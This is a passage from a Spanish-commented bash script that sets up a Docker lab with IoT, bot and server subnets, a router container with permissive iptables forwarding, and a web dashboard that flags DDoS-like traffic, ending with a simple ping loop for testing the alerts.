  --sysctl net.ipv4.conf.default.rp_filter=0 \
  --network "$IOT_NET" --ip "$IOT_IP" \
  debian:bookworm-slim sleep infinity

docker network connect --ip "$BOT_IP" "$BOT_NET" router-gw
docker network connect --ip "$SRV_IP" "$SRV_NET" router-gw

echo "[+] Instalando herramientas básicas..."
docker exec -it router-gw bash -lc '
set -e
export DEBIAN_FRONTEND=noninteractive

echo "Actualizando e instalando herramientas..."
apt-get update -y >/dev/null
apt-get install -y \
    iproute2 \
    iptables \
    iputils-ping \
    procps \
    python3 \
    curl \
    net-tools \
    iproute2 \
    iputils-ping \
    procps >/dev/null 2>&1 || true

echo "Herramientas instaladas"
'
```

```
echo "[+] Configurando iptables..."
docker exec -it router-gw bash -lc '
set -e
iptables -F FORWARD 2>/dev/null || true
iptables -P FORWARD ACCEPT 2>/dev/null || true

# Permitir tráfico entre subredes
iptables -A FORWARD -s 10.10.10.0/23 -d 10.10.20.0/23 -j ACCEPT 2>/dev/null || true
iptables -A FORWARD -s 10.10.20.0/23 -d 10.10.10.0/23 -j ACCEPT 2>/dev/null || true
iptables -A FORWARD -s 10.10.10.0/23 -d 10.10.30.0/24 -j ACCEPT 2>/dev/null || true
iptables -A FORWARD -s 10.10.30.0/24 -d 10.10.10.0/23 -j ACCEPT 2>/dev/null || true
iptables -A FORWARD -s 10.10.20.0/23 -d 10.10.30.0/24 -j ACCEPT 2>/dev/null || true
iptables -A FORWARD -s 10.10.30.0/24 -d 10.10.20.0/23 -j ACCEPT 2>/dev/null || true

echo "Reglas iptables configuradas"
'

echo "[+] Iniciando servidor web con alertas DDoS e historial..."
docker exec -d router-gw bash -lc '
cd /app
python3 server.py > /var/log/server.log 2>&1 &
echo $! > /var/run/server.pid
echo "✅ Sistema con alertas DDoS e historial iniciado"
'

# Esperar un momento para que el servidor inicie
sleep 3

echo
echo "=" * 60
echo "🛡️  SISTEMA DE ALERTAS DDoS CON HISTORIAL CONFIGURADO"
echo "=" * 60
echo
echo "🎯 INTERFACES MONITOREADAS:"
echo "   • eth0: IoT Network (10.10.10.0/23)    - Verde"
echo "   • eth1: Bot Network (10.10.20.0/23)    - Rojo (SENSIBLE)"
echo "   • eth2: Server Network (10.10.30.0/24) - Azul"
echo
echo "📊 NUEVO SISTEMA DE HISTORIAL:"
echo "   • Registra automáticamente estados normales cada 5s"
echo "   • Registra automáticamente ataques DDoS detectados"
echo "   • Últimos 10 estados normales y 10 ataques"
echo "   • Métricas: msg/s, bytes/s, conexiones por interfaz"
echo
echo "🚨 DETECCIÓN AUTOMÁTICA:"
echo "   • Botnet: >10 KB/s = Actividad sospechosa"
echo "   • IoT/Server: >20 KB/s = Alerta"
echo "   • IoT/Server: >50 KB/s = CRÍTICO"
```

```
echo "   • Las tarjetas parpadean en rojo cuando hay alerta"
echo "   • Banner rojo superior con detalles"
echo
echo "🌐 ACCESO WEB:"
echo "   • Panel Principal: http://localhost:9100"
echo "   • Historial: http://localhost:9100/history"
echo "   • Alternativas:"
echo "     - http://10.10.10.254:9100"
echo "     - http://10.10.20.254:9100"
echo "     - http://10.10.30.254:9100"
echo
echo "🔧 PARA PROBAR ALERTAS:"
echo "   # Generar tráfico en bot-net (activará alerta)"
echo "   docker run --rm --network bot-net alpine sh -c \"while true; do ping -c 100
10.10.10.254; sleep 0.1; done\""
echo
echo "📊 Ver logs: docker logs router-gw"
echo "🔍 Acceder al contenedor: docker exec -it router-gw bash"
echo "=" * 60
```